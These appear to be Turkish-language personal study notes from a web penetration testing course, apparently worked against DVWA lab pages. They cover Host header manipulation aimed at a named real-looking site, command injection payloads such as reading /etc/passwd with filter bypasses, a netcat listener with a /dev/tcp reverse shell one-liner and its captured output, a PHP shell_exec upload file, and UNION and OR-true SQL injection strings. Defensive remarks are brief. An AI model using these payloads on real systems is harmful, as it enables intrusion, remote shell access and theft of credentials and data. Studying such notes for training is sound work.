Xss’te amaç input üzerinden javascript kullanarak sistemi manipülasyon edilmesine denir.

Sunucu tarafında bir ip adresi üzerinde 4-5 farklı website üzerinden ,istenilen websiteye erişebilmesi sağlanır.

Gidilecek adres tcp/ip üzerinden ilerler.
(kağıttaki çizimi ekle)

örneğin :nginx’i bir sunucu üzerinde kurduk 5 farklı websiteye yönlendiririkten doma nleri record ettiğimiz vakit. Tarayıcıya tcp/ip ,istenilen domaine host headerı ile gider.

TCP/IP paketini host ile mutlaka karşılaştırılmadır. Yoksa bu bir yanlış firewall yapılandırılması olur.

Target:agaclar.net

GET / HTTP/1.1
Host: agaclar.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/109.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close

Sunucudaki domainleri ayırmadığı için hostta ne olursa olursa anasayfaya yönlendirir.

<script></script> / HTTP/1.1
Host: agaclar.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/109.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate

yukarıdaki headerları kullanarak ,response’u manipüle edebiliriz


---
Başka senaryo olarak cloudflare gibi reverse proxy olduğunu düşünelim.
Host ve tcp/ip farklı olduğu vakit 403 forbidden adı alırsınız.
Bknz:

COMMAND İNJECTİON

Bir web app üzerinden işletim sistemi katmanı üzerinden dosya çalıştırabiliyorsak bu bir command injectiondur.

Örneğin shell üzerinden ls vs benzer zafiyet R.C.E Remote Code (script yazılarak)

https://104.248.42.160:8080/vulnerabilities/exec/#



Yukarıdaki ekrana baktığımızda ,ip adresini direk çalıştırabilecek mekanizmayı inceleyelim.


```
<?php
if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];
    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }
    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}
```

Kaynak kodunda her hangi bir filtre yoktur.

`ipadresi;ls yazdığımız vakit (veya aşağıdaki payloadları deneyebilirsiniz.`

`xx.xx.xx.xx;cat index.php`

`xx.xx.xx.xx; cat /etc/passwd`



medium seviye


View Source’a tıklayıp kaynak kodları inceleyelim.

```
<?php
if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Set blacklist
    $substitutions = array(
        '&&' => '',
        ';'  => '',
    );
    // Remove any of the charactars in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target
);
    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }
    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}
?>
```

xx.xx.xx.xx|ls (şeklinde bypass edebiliriz.)

xx.xx.xx.xx&;& ls -la



COMMAND İNJECTİON ÖNLEMLERİ

Filtreleme yaparken 2 farklı yöntem mevcuttur.

Whitelist:kabul edilecek şeyler

blacklist:kabul edilmeyecek şeyler


hex-code’u kontrolü

NOTLAR

1. **poc:**proof of concept (PoC), belirli bir fikir veya yöntemin işe yaradığının gösterilmesidir.

2. Pentest sırasında ilk olarak threat modeli oluştur(uygulamanın bağımlılıkları vs araştır)Hangi tip sunucu vs website mevcuttur.

Cyber Kill Chain



Siber saldırıları analiz edebilmek amacıyla çeşitli modellerden birisi olan ve Locheed Martin firması tarafından geliştirilen cyber kill chain keşif aşamasından saldırı aşamasına kadar tanımlayan ve bu saldırıyı gerçekleştirmek veya önlemek amacıyla oluşturulan 7 aşamalı bir modeldir.

•Reconnaissance (keşif)
•Weaponization (silahlanma)
•Delivery (iletme)
•Exploitation (sömürme)
•Installation (yükleme)
•Command and control,c2 (komuata kontrol)
•Actions on objectives (eylem)

Biz ise ilk 3 aşama için açıklayacağız.

Kaynakça:https://gaissecurity.com/blog/cyber-kill-chain-bir-siber-saldirinin-yasam-dongusu/

Reverse shell injection

Reverse shell ,hacklenecek sunucuyu kendi sunucumuza/bilgisayarımıza yönlendirerek müdahale edebiliriz.

İlk olarak kendi bilgisayarımızda 9001 portunu dinleyelim.

https://www.revshells.com/   nc -lvnp 9001

```
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-135-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Last login: Tue Feb  7 11:08:45 2023 from 5.229.178.209
root@ns1:~# nc -lvnp 9001
Listening on 0.0.0.0 9001
```

Ardından kurbanın sunucusuna “sh -i >& /dev/tcp/kurbanın ip adresi/9001 0>&1 “ şekilde kendi sunucumuza yönlendirelim.

Aşağıda görüldüğü gibi bağlantıyı elde ettik .Dosyaları görüntüleyelim.

```
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-135-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Last login: Tue Feb  7 11:08:45 2023 from .
root@ns1:~# nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on
$ ls
Belgeler
BurpSuiteCommunity
Diagram1.dia.autosave
Documents
dotnet
```

FİLE UPLOAD


Not:Sql injection to command injection araştır.

ilk olarak uygulama serverinde php çalışmasının sebebi ,web serverinin php dosyasını ,htaccess veya nginx configürasyonda çalıştır demesidir.

```
<?php
#phpinfo();
```

```
echo shell_exec('ls -la');
?>
```

Bir dosyanın ilk 4 byte'ı magic byte'dır.Kontrol tarafı upload type ile kontrol edilir.



IDOR(Insecure direct object references)

Yatay ve dikeyler insecure direct object,broken access control

user_types
---
admin,öğrenci,öğretmen

actions
---
eğitim yükleme,oturum işlemleri,yorum özelliği,bildirim yollama ,kullanıcı yükleme

amaç :öğrencinin öğretmen veya admin yetkisine erişmesine denir.

önlem:Sayfa için yetki veya user-typesları kontrol et.

Yetki matrisi(Permission matrix)

user-typess/ actions	1	2	3	4	5
1	v	x	x	v	x
2					
3					

Hocaya şunu sor :mikroservis yapısında kontrolü apigateway üzerinden yapılır neden fonksiyonlara bakacağız.

Multi-tendacy ,bir app'i yeni bir kuruma ,kendi projeni import edersen bu multi tendancy olur.(Burpsuite:authmatrix eklentisine bak)

(secure coding practices)

---
id int kontrol edersen sql injection engellenir.
Ben robot değilim captcha ekle
2FA
herşeyi logla

her şifreyi hashle
---
httpOnly
secure flag for all

---
 yetkileri kontrol et <is_staff>1-0</is_staff>

https://portswigger.net/web-security/access-control/lab-insecure-direct-object-references

nat nedir araştır.

SQL İNJECTİON

Sql nedir: structed query language

DBLER :SQL (relationship) ,NOSQL (non-related -datastack) [araştır]
aralarındaki fark ise sqldeki referanstır.
Mysql

Nosql:mongodb,redis

DATA-İNFORMATİON-KNOWLEDGE

ÖRNEK: doğum tarihi :98li vs ,25 yaşındayım information

mongo knowledge yada info tutar.
araştır
database :en ham halinde veri tutar.

Temelde Crud işlemleri yapılır.

https://sqlbolt.com/lesson/select_queries_introduction

```
SELECT * FROM movies Order by -Year ; Direct
SELECT * FROM movies Where Director="John Lasseter";



SELECT length_minutes,Year FROM movies WHERE length_minutes>100 AND
Length_minutes<150 Order by Year Desc;


------------------------------
SELECT first_name,last_name FROM Users WHERE user_id='1' OR true#';

SELECT first_name,last_name FROM Users WHERE user_id='1' OR user_id != 0#';


SELECT first_name,last_name FROM Users WHERE user_id='1' ORDER BY 1 #';


SELECT first_name,last_name FROM Users WHERE user_id='1' UNION  SELECT
database(),2 #';


SELECT database() ; tabloyu gösterir.
- kolon sayısı -ORDER BY 5;  =2 şeklinde elle bulabiliriz.
- veritabanı ismi öğrenilecek =dvwa
- tablo ismi öğrenilecek=information_schemadan users
- kolon ismi öğrenilecek= password

show databases;
desc tables;

information_schemadan table_schema ve table_name çek

information_schema.tables

SELECT TABLE_SCHEMA ,TABLE_NAME FROM TABLES



--------------------------------------------------
tablo çekmek

md5 32 a-f rakamlar vardır

--------------------------------------------------
Low (TEXTBOX)


1' UNION  SELECT database(),2 #
MEDİUM (SELECT)

burpsuite → post requeste bak .id=1 or 1=1 &Submit=Submit


HARD(POPUP)
1' OR true#
```